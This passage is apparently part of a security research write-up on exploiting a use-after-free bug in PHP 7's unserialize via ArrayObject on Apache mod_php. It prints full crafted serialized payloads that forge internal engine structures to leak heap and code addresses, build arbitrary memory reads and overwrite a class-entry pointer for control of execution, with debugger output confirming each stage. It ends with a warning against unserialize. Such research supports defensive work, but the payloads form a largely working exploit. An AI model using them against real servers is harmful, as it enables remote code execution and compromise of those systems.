24	uint32_t nNumOfElements	...
28	uint32_t nTableSize	...
32	uint32_t nInternalPointer	...
36	zend_long nNextFreeElement	...
40	dtor_func_t pDestructor	...

We control all the important fields: the *arData* is a pointer to the array of Buckets which are defined as follows:


```
typedef struct _Bucket {
    zval              val;
    zend_ulong        h;   /* hash value (or numeric index)   */
    zend_string      *key; /* string key or NULL for numerics */
} Bucket;

```

The total size is 20. A string of size 20 requires 37 bytes for allocation (*zend_string* is of size 16 and the NULL terminator takes 1 byte). We know the memory addresses of allocation from the 40-bin, i.e. 33-40 bytes, so we can put a string which is a fake *Bucket* in a predictable memory area.

To summarize: First, we catch the freed array with a string, and point *arData* to the value of next string we control (0xf5e6e000 + 0x10, because 0x10 is the offset of *val*) and make the array be of size 1. The next string is a fake *Bucket* with a *zval* whose *value.str* field points to the value next string we control (the *h* and *key* values are 0 and NULL). The string that follows is a fake *zend_string* struct with a length exceeding the size of the next slot (40 + number of bytes to the end of the string). In the next slot we put a *DateInterval* object.

Below is an illustration of the desired memory layout. The blue rectangles are *zend_string* and the green ellipses are the faked structs (which match the type of the pointer pointing to them).



This is the payload:

```
'O:8:"stdClass":35:{' +
    's:1:"a";a:0:{}' +
    's:1:"b";C:11:"ArrayObject":17:{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";r:5;s:2:"c1";r:5;s:2:"c2";r:5;s:2:"c3";r:5;s:2:"c4";r:5;s:2:"c5";
    r:5;s:2:"c6";r:5;s:2:"c7";r:5;s:2:"c8";r:5;s:2:"c9";r:5;s:3:"c10";r:5;s:3:"
    c11";r:5;s:3:"c12";r:5;s:3:"c13";r:5;s:3:"c14";r:5;s:3:"c15";r:5;s:3:"c16";
    r:5;s:3:"c17";r:5;s:3:"c18";r:5;s:3:"c19";r:5;s:3:"c20";r:5;s:3:"c21";r:5;s
    :3:"c22";r:5;' +

    # fake array
    's:1:"d";' + 's:31:"' +
        # pointer to bucket array - write as not little endian
        '\x10\xe0\xa6\xf5' +
        # num used
        '\x01\x00\x00\x00' +
        # num of elements
        '\x01\x00\x00\x00' +
        # table size
        '\x01\x00\x00\x00' +
        # internal ptr, next free elem, pdestructor
        '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' +
        'Aa0";' +

    # fake Bucket
    's:1:"e";' + 's:23:"' +
        # pointer to fake zend_string
        '8\xe0\xa6\xf5'
        # w
        '\x00\x00\x00\x00' +
        # type - string
        '\x06\x00\x00\x00' +
        # flags, h, key
        '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";' +

     's:1:"f";a:24:{i:0;r:5;i:1;r:5;i:2;r:5;i:3;r:5;i:4;r:5;i:5;r:5;i:6;r:5;i:7
     ;r:5;i:8;r:5;i:9;r:5;i:10;r:5;i:11;r:5;i:12;r:5;i:13;r:5;i:14;r:5;i:15;r:5
     ;i:16;r:5;i:17;r:5;i:18;r:5;i:19;r:5;i:20;r:5;i:21;r:5;i:22;r:5;i:23;r:5;}
         ' +

    's:1:"g";' + 'a:2:{' +
        # fake zend_string
        'i:0;' + 's:23:"' +
            # ref count
            '\x00\xaa\xaa\x00' +
            # type string
            '\x06\x00\x00\x00' +
            # h
            '\x00\x00\x00\x00' +
            # length - 40 + 8
            '0\x00\x00\x00' +
            # dont care (len 7 + 1 null termintor) -
            'Aa1Aa2A";' +
        # Date Interval to leak
        'i:1;' + 'O:12:"DateInterval":0:{}' +
    '}' +

    # objects to add to the free list
    OBJECTS_ALLOCATED_AND_FREED +
'}'
```

When we send this payload, the string returned is:

```
s:48:"Aa1Aa2A\x00\x00\x10\xa7\xf5\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x08\x00\x08\xc0\x03\x00\x00\x00 \
xd2\xcc\xf7\xc0\xb6.\xf7@2\xa5\xf5\x00\x00\x00\x00";
```

This is the *php_interval_obj* struct in memory:

off	field	value
0	struct _php_interval_obj	-
0	timelib_rel_time * diff	0xf5a71000
4	HashTable * props	0
8	int initialized	1
12	struct _zend_object std	-
12	struct _zend_refcounted_h gc	-
12	uint32_t refcount	1
16	union u	-
16	struct v	-
16	zend_uchar type	8
17	zend_uchar flags	0
18	uint16_t gc_info	0
16	uint32_t type_info	-
20	uint32_t handle	3
24	zend_class_entry * ce	0xf7ccd220
28	const zend_object_handlers * handlers	0xf72eb6c0
32	HashTable * properties	0xf5a53240

Now we have all the information we need to forge a *php_interval_obj*. We also got a pointer to an allocated *timelib_rel_time*, 0xf5a71000, which has size of 92, where we can put our forged object. So we have all the information we need to create an arbitrary memory read primitive!

READING MEMORY

In the previous section, we leaked all the information we need to forge a *php_interval_obj*. With the same method, we can now build a fake *zend_array* that contains our fake *php_interval_obj* (which we put in a slot of size 96).

For example, let's read the *zend_object_handlers* content in address 0xf72eb6c0. The payload we need to send is:

```
'O:8:"stdClass":35:{' +
    's:1:"a";a:0:{}' +
    's:1:"b";C:11:"ArrayObject":17:{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";r:5;s:2:"c1";r:5;s:2:"c2";r:5;s:2:"c3";r:5;s:2:"c4";r:5;s:2:"c5";
    r:5;s:2:"c6";r:5;s:2:"c7";r:5;s:2:"c8";r:5;s:2:"c9";r:5;s:3:"c10";r:5;s:3:"
    c11";r:5;s:3:"c12";r:5;s:3:"c13";r:5;s:3:"c14";r:5;s:3:"c15";r:5;s:3:"c16";
    r:5;s:3:"c17";r:5;s:3:"c18";r:5;s:3:"c19";r:5;s:3:"c20";r:5;s:3:"c21";r:5;s
    :3:"c22";r:5;' +

    # fake array
    's:1:"d";' + 's:31:"' +
        # pointer to bucket array
        '\x10\xe0\xa6\xf5' +
        # num used
        '\x01\x00\x00\x00' +
        # num of elemenets
        '\x01\x00\x00\x00' +
        # table size
        '\x01\x00\x00\x00' +
        # internal ptr, next free elem, pdestructor
        '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' +
        'Aa0";' +

    's:1:"f";a:24:{i:0;r:5;i:1;r:5;i:2;r:5;i:3;r:5;i:4;r:5;i:5;r:5;i:6;r:5;i:7;
    r:5;i:8;r:5;i:9;r:5;i:10;r:5;i:11;r:5;i:12;r:5;i:13;r:5;i:14;r:5;i:15;r:5;i
    :16;r:5;i:17;r:5;i:18;r:5;i:19;r:5;i:20;r:5;i:21;r:5;i:22;r:5;i:23;r:5;}' +

    # fake bucket
    's:1:"e";s:23:"' +
        # pointer to std field of php_interval_obj
        # 0xf5a71000 + 16 (zend_string::val) + 12 (php_interval_obj::std)
        '\x1c\x10\xa7\xf5' +
        # w
        'x00\x00\x00\x00' +
        # type - object
        '\x08\x00\x00\x00' +
        # flags, hash, key
        '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";' +

    # fake php_interval_obj
    's:1:"g";' + 's:79:"' +
        # pointer to read
        '\xc0\xb6.\xf7' +
        # props
        '\x00\x00\x00\x00' +
        # initialized
        '\x01\x00\x00\x00' +
        # refcount
        '\x01\x00\x00\x00' +
        # type - object
        '\x08\x00\x00\x00'
        # handle
        '\x03\x00\x00\x00' +
        # class entry
        ' \xd2\xcc\xf7' +
        # handlers
        '\xc0\xb6.\xf7' +
        # properties
        '\x00\x00\x00\x00' +
        'Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A";' +

    OBJECT_ALLOCATED_AND_FREED +
'}'
```

The returned *DateInterval* is:

O:12:"DateInterval":15:{s:1:"y";i:12;s:1:"m";i:-154264592;s:1:"d";i:-157412912;s:1:"h";i:-154262096;s:1:"i";i:0;s:1:"s";i:0;s:7:"weekday";i:-154256272;s:16:"weekday_behavior";i:-154261600;s:17:"first_last_day_of";i:-154261776;s:6:"invert";i:-157420032;s:4:"days";i:-154247744;s:12:"special_type";i:-154248416;s:14:"special_amount";i:-154262832;s:21:"have_weekday_relative";i:-154260464;s:21:"have_special_relative";i:0;

Now, if we take, for instance, the *invert* field and convert it to a pointer, we get 0xf69df600. Checking this symbol in gdb, we get:

```
(gdb) info symbol 0xf69df600

date_object_get_properties_interval in section .text of
/usr/lib/apache2/modules/libphp7.0.so
```

This is exactly what we expected – a function which handles *php_interval_obj*.

So we know where the .text segment of libphp7.0 is and we have a read primitive. We can read the entire memory, parse the loaded binaries, and find gadgets and functions! It's time to control the execution flow.

CODE EXECUTION

Now that we know how to forge objects, code execution is relatively easy. The *handlers* field in *php_interval_object* is a pointer to a function table. We can point this field to our crafted data; the engine will eventually call one of these functions. So from this point on, it's just a matter of crafting a ROP-chain and finding a stack pivoting gadget. This is left as an exercise to the reader.

X86_64 DIFFERENCES

It's 2016, and if you can't exploit 64bit, you can't exploit at all!

PHP's 64 code is the same as 32, with the type sizes the only difference. The major implications:

- The *zend_array* size is 56 bytes, which means it belongs in the 56 *bin*. So, when triggering the bug, heap corruption correction is a little bigger (54 = 27*2 instead of 46 = 23 * 2).
- The offset of *val* in *zend_string* is 24, whereas the offset of *arData* in *zend_array* is 16. Unfortunately, this means we can't control *arData* when catching the freed array with a string.

Another difference is that when serializing *long long* type as *int*, there is no truncation. This implies that when we leak addresses as *long long*, we get the full data.

LEAKING POINTERS / 64

Our method for leaking initial information is identical to the 32 bit version. However, in 64 it is more useful, as we get the whole memory converted to *int* without truncation (as explained above).

Therefore, we need to create two *DateInterval* objects and read the second's memory using the first (instead of reading useless strings).

READING MEMORY / 64

In the previous section, we leaked addresses of the heap and code. What we need to do now is read the memory addresses to have sufficient data to build a working exploit.

Gaining arbitrary memory read is trickier now, because we can't fake an array and control its fields (as we can't control *arData*). Fortunately, there is another object we can use: *DatePeriod*.

DatePeriod is represented internally in the struct *php_period_obj*. Here is the definition:

```
1  struct _php_period_obj {
2      timelib_time     *start;
3      zend_class_entry *start_ce;
4      timelib_time     *current;
5      timelib_time     *end;
6      timelib_rel_time *interval;
7      int               recurrences;
8      int               initialized;
9      int               include_start_date;
10     zend_object       std;
11 };
```

Note the first field – start, which is a pointer to *timelib_time* struct. As always, when this object is freed, the first field of the struct is overridden by the allocator with a pointer to the previously freed struct of the same size (the infamous free list of the bin). Therefore, after de-allocation, the engine reads this struct as *timelib_time*. Here is the definition of *timelib_time*:

```
1  typedef struct timelib_time {
2      timelib_sll      y, m, d;     /* Year, Month, Day */
3      timelib_sll      h, i, s;     /* Hour, mInute, Second */
4      double           f;           /* Fraction */
5      int              z;           /* GMT offset in minutes */
6      char            *tz_abbr;     /* Timezone abbreviation (display only) */
7      timelib_tzinfo  *tz_info;     /* Timezone structure */
8      signed int       dst;         /* Flag if we were parsing a DST zone */
9      timelib_rel_time relative;
10
11     timelib_sll      sse;         /* Seconds since epoch */
12
13     unsigned int   have_time, have_date, have_zone, have_relative,
           have_weeknr_day;
14
15     unsigned int   sse_uptodate; /* !0 if the sse member is up to date with
       the date/time members */
16     unsigned int   tim_uptodate; /* !0 if the date/time members are up to date
       with the sse member */
17     unsigned int   is_localtime; /*  1 if the current struct represents
       localtime, 0 if it is in GMT */
18     unsigned int   zone_type;    /*  1 time offset,
19                                  *  3 TimeZone identifier,
20                                  *  2 TimeZone abbreviation */
21 } timelib_time;
```

We see that the *tz_abbr* field is a pointer to *char*, i.e. a **string**. When serializing a *DatePeriod* object, if the *zone_type* is *TIMELIB_ZONETYPE_ABBR* (2), the string pointed by *tz_abbr* is copied with *strdup* and serialized. This imposes a limitation on our read primitive, and we can only read until a NULL byte each time.

So now we need to find which object is going to be freed right before *DatePeriod*. Incidentally, the *timelib_rel_time* struct size is 96 and *php_period_obj* size is 88 – they fall in the same bin (81-96 bytes). *timelib_rel_time* struct is pointed to by the *interval* field in *php_period_obj*. When destroying the *DatePeriod*, the *interval* field is freed right before freeing the *php_period_obj*. (One object to rule them all).

Assuming we want to read 0x7f711384A000, we send this:

```
'O:8:"stdClass":42:{' +
    's:1:"a";' + 'a:0:{}' +
    's:1:"b";' + 'C:11:"ArrayObject":17:{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";r:5;s:2:"c1";r:5;s:2:"c2";r:5;s:2:"c3";r:5;s:2:"c4";r:5;s:2:"c5";
    r:5;s:2:"c6";r:5;s:2:"c7";r:5;s:2:"c8";r:5;s:2:"c9";r:5;s:3:"c10";r:5;s:3:"
    c11";r:5;s:3:"c12";r:5;s:3:"c13";r:5;s:3:"c14";r:5;s:3:"c15";r:5;s:3:"c16";
    r:5;s:3:"c17";r:5;s:3:"c18";r:5;s:3:"c19";r:5;s:3:"c20";r:5;s:3:"c21";r:5;s
    :3:"c22";r:5;s:3:"c23";r:5;s:3:"c24";r:5;s:3:"c25";r:5;s:3:"c26";r:5;' +
    's:1:"d";a:1:{' +
                # DatePeriod for leaking data - will be freed
        'i:0;' + 'O:10:"DatePeriod":9:{' +
            # fields we dont care about
            's:5:"start";' + 'N;' +
            's:7:"current";' + 'N;' +
            's:3:"end";' + 'N;' +
                                # date interval which its content will be
                                copied to interval field
            's:8:"interval";' + 'O:12:"DateInterval":1:{' +
                                # address to read
                's:4:"days";' + 'i:140123635490816;' +
            '}' +
            's:11:"recurrences";' + 'i:0;' +
            's:18:"include_start_date";' + 'b:0;' +
            # padding objects to increase the size of properties hash table
            's:1:"a";i:0;s:1:"b";i:0;s:1:"c";i:0;' +
        '}' +
    '}' +
    's:1:"f";' + 'a:27:{i:0;r:5;i:1;r:5;i:2;r:5;i:3;r:5;i:4;r:5;i:5;r:5;i:6;r:5
    ;i:7;r:5;i:8;r:5;i:9;r:5;i:10;r:5;i:11;r:5;i:12;r:5;i:13;r:5;i:14;r:5;i:15;
    r:5;i:16;r:5;i:17;r:5;i:18;r:5;i:19;r:5;i:20;r:5;i:21;r:5;i:22;r:5;i:23;r:5
    ;i:24;r:5;i:25;r:5;i:26;r:5;}' +
    #                               zone_type field - abbreviation
    's:1:"g";' + 's:71:"Aa0Aa1Aa' + '\x02\x00\x00\x00\x00\x00\x00\x00' + '
        2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0";' +
    OBJECTS_ALLOCATED_AND_FREED +
'}'
```

As can be seen, the offset of the *days* field in the *timelib_rel_time* is the same as the offset of *tz_abbr* in *timelib_time* struct.

The second interesting thing to note is that the *timelib_time struct* is so large (232 bytes), the *zone_type* field lands within the next object of size 96. Fortunately, we control it with string allocation, so there are no problems here.

The *DatePeriod* padding is the last and most complicated. When the *DatePeriod* object is serialized, the *date_object_get_properties_period* function is called and returns properties HashTable to serialize. This HashTable is the *zend_object properties* field (embedded in the *php_period_obj* struct), which is allocated when creating the *DatePeriod* object. Before returning this HashTable to the caller, the function updates this hash table with the value of every field in the *php_period_obj*. Sounds simple, but recall that this HashTable was freed (when freeing the *DatePeriod* object), which means its first bytes are a pointer to the free list. To understand the effect of this corruption, we need to realize how PHP implemented the HashTable.

When allocating a new hash table, a struct of type *zend_array* is initialized. This array uses the *arData* field to point to the actual data, and other fields for properties such as table capacity and load.

The data has two parts:

1. hash array, which maps hashes (masked with *nTableMask*) to indexes
2. data array, which is the array of *Buckets* that contain the values and keys of the actual data stored in the hash table (illustrated here).

When initializing the *zend_array*, the number of elements to be stored is rounded to the closest power of 2 and a new memory slot is allocated for the data. The size of the allocated data is *size * sizeof(uint32_t) + size * sizeof(Bucket)*. Then, the *arData* field is set to point to the beginning of the *Bucket* array (i.e. at offset *size * sizeof(uint32_t)* from the beginning). When a value is searched or inserted into the table, *zend_hash_find_bucket* function is invoked to find the right bucket. This function hashes the key and then the resulting hash is masked with the table *nTableMask*. The result is a negative number which indicates the cell in the hash array that has the bucket's index, i.e. how many *uint32_t* cells **before** *arData* holds the index of the bucket for this key.

Now, when the *HashTable* is freed, the first 8 bytes of the slot allocated for *arData* are overridden, effectively corrupting the first two indexes in the hash array. Unfortunately, one of these indexes is required! The hash of the "current" key, when masked with the *nTableMask* for table of size 8, is -8, i.e. a corrupted cell (first cell).

To fix this, we need to increase the size of the table, thus preventing any of the keys from using the first two cells. Surprisingly, the unserializer source provides us with a very neat way to do this: it extends the size of the *properties* hash table with the number of elements provided to the object. So, if we put more garbage elements in the key-value hash table of *DatePeriod* string, the *properties* hash table is extended. These garbage values don't have any other consequence as the function which initializes the *DatePeriod* from the given hash table only looks at predefined keys ("start", "current", etc.) and doesn't check the size of the hash table. Thus, we can increase the size of the hash array in the hash table and make sure none of the keys falls on the first cell.

WRITING MEMORY & CODE EXECUTION (64)

As mentioned earlier, before allocating the UAF object, we need to fix the heap corruption. We do this by increasing the internal array value until it points to the next free object in the free list. This object is used after two allocations from the bin (the first is the UAF object). After the second allocation, the free list pointer holds the value that was the pointed to by the returned slot. Therefore, if we can control the content in the free list before triggering the bug, we can control the free list head pointer. Controlling this pointer enables us to allocate objects to this address, e.g. strings – which means arbitrary write.

How can we control the content of slots in the free list? When we stated in the overview for unserialization that values can't be freed during the unserialization process, it was the truth, but not the whole truth. We can't free values because they are pushed to the destructor array. However, keys are not pushed to this array. So, there is a way to free a **string** in the unserialization process: if a string is used twice as key, the second use is returned to the heap. Normally, when a key is used only once, the key's reference count is increased twice – upon creation and upon insertion to the hash table – and decreased once – in the end of the loop parsing nested data. However, if this key already exists in the hash table, it is increased and decreased exactly once, and then freed.

This means we can control the content of the last slot returned to the free list. It is a big step ahead, however, as this slot will be used by the object that is going to be freed, i.e. overridden. Therefore, we need to find a way to control two slots returned to the heap. This can be done with nesting. If we use the same key twice and the value in the second time is a *stdClass* that uses the same key twice, then the keys are de-allocated one after the other. Thus, we can push as many strings to the free list as we want.

From this point it's easy. Instead of increasing the corrupted pointer by 54, we increase it by 22 (22 + 2 = 24 – the offset of the *val* field in *zend_string*), exactly the beginning of the freed sting value. The value of this string is a pointer to the end of an allocated string before a *php_interval_obj*. The end of this string is set to zeros, to trick the allocator into thinking the free list is exhausted (if not NULL, it must be a valid pointer to a free list, and that's too much hassle to find). After doing that, the third allocation of size 56 (*sizeof(zend_array)*) overrides the end of the string before *php_interval_obj* and the beginning of the *php_interval_obj* object. This allows us to override the *ce* field in the *zend_object* part of *php_interval_obj*. *ce* is a pointer to *zend_class_entry*, which in turn holds pointers to many functions, among them the serialization function of the class. Therefore, overriding this value leads to control over RIP.

This is what our exploit looks like (assigning 0x0000414141414141 to *ce*):

```
'O:8:"stdClass":39:{' +
    'i:0;a:0:{}' +
    'i:1;s:23:"7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A";' +
                                        # the memory which will
                                        be pointed by the uaf
                                        pointer
    'i:2;' + 's:39:"b5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac' + '\x00\x00\x00\x00\x00
        \x00\x00\x00";' +
             # object that will be overridden
    'i:3;' + 'O:12:"DateInterval":0:{}' +
    # these keys will be returned to the free list
              # address of the end of the string before the DateInterval =
              0x7f710e677000 + 24 + 31
    's:31:"' + '7pg\x0eq\x7f\x00\x00' + 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa";' + 'i:0;' +
    's:31:"' + '7pg\x0eq\x7f\x00\x00' + 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa";' + '
        O:8:"stdClass":2:{' +
        's:31:"' + '7pg\x0eq\x7f\x00\x00' + 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa";' + 'i:0;
            ' +
        's:31:"' + '7pg\x0eq\x7f\x00\x00' + 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa";' + '
            O:8:"stdClass":0:{}' +
    '}' +
    # trigger the bug
    'i:4;C:11:"ArrayObject":18:{x:i:0;r:12;;m:r:2;}' +
    # increase uaf pointer to point to the beginning of the freed key string
    content
    's:2:"a0";r:12;s:2:"a1";r:12;s:2:"a2";r:12;s:2:"a3";r:12;s:2:"a4";r:12;s:2:
    "a5";r:12;s:2:"a6";r:12;s:2:"a7";r:12;s:2:"a8";r:12;s:2:"a9";r:12;s:3:"a10"
    ;r:12;' +
    # remove size of 56 from heap
    'i:5;s:31:"5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5";' +
    # remove size of 56 from heap
    'i:6;s:31:"Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5A";' +
    # override DateInterval partially with ce = 0x414141414141
    'i:7;s:31:"e6Ae7Ae8Ae9Af0Af1Af2Af3AfAAAAAA";' +
    # add references so object won't get freed
    'i:10;a:28:{i:0;r:12;i:1;r:12;i:2;r:12;i:3;r:12;i:4;r:12;i:5;r:12;i:6;r:12;
    i:7;r:12;i:8;r:12;i:9;r:12;i:10;r:12;i:11;r:12;i:12;r:12;i:13;r:12;i:14;r:1
    2;i:15;r:12;i:16;r:12;i:17;r:12;i:18;r:12;i:19;r:12;i:20;r:12;i:21;r:12;i:2
    2;r:12;i:23;r:12;i:24;r:12;i:25;r:12;i:26;r:12;i:27;r:12;}' +
    ALLOCATED_FREED_OBJECTS +
'}'
```

When we attach a debugger to *apache* and send the string above, we get a segfault:

```
Program received signal SIGSEGV, Segmentation fault.
php_var_serialize_intern (buf=0x7ffcd3cc10e0, struc=0x7f710e667b60, var_
hash=0x7f710e6772c0) at /build/php7.0-7.0.2/ext/standard/var.c:840
840             if (ce->serialize != NULL) {
(gdb) print ce
$1 = (zend_class_entry *) 0x414141414141
```

We can see that *ce* contains the expected value.

This heap write ability opens a window of opportunity for some other interesting primitives such as better arbitrary read primitives or other execution primitives. Note that it's not limited to 64 bit – it will work on every architecture.

In addition, we now control the content of the free list. Before triggering the bug, we no longer need the assumption that the next free slot in the bin is exactly 56 (48 on 32bit) bytes after our UAF pointer.

And so, we have a leak primitive, a read primitive, and code execution primitive – our job is done. Finishing this exploit is left to the reader.

CLOSING WORDS

unserialize is a dangerous function. It has been proven over and over in the last years, yet it is still used in the wild.

The serialization format is far more complicated than needed, and hard to verify before passed to parsing. Complicated formats require complicated machines to parse them, and complicated machines are *weird*.

To keep safe, we must stop using complicated formats, and stop writing *weird* machines!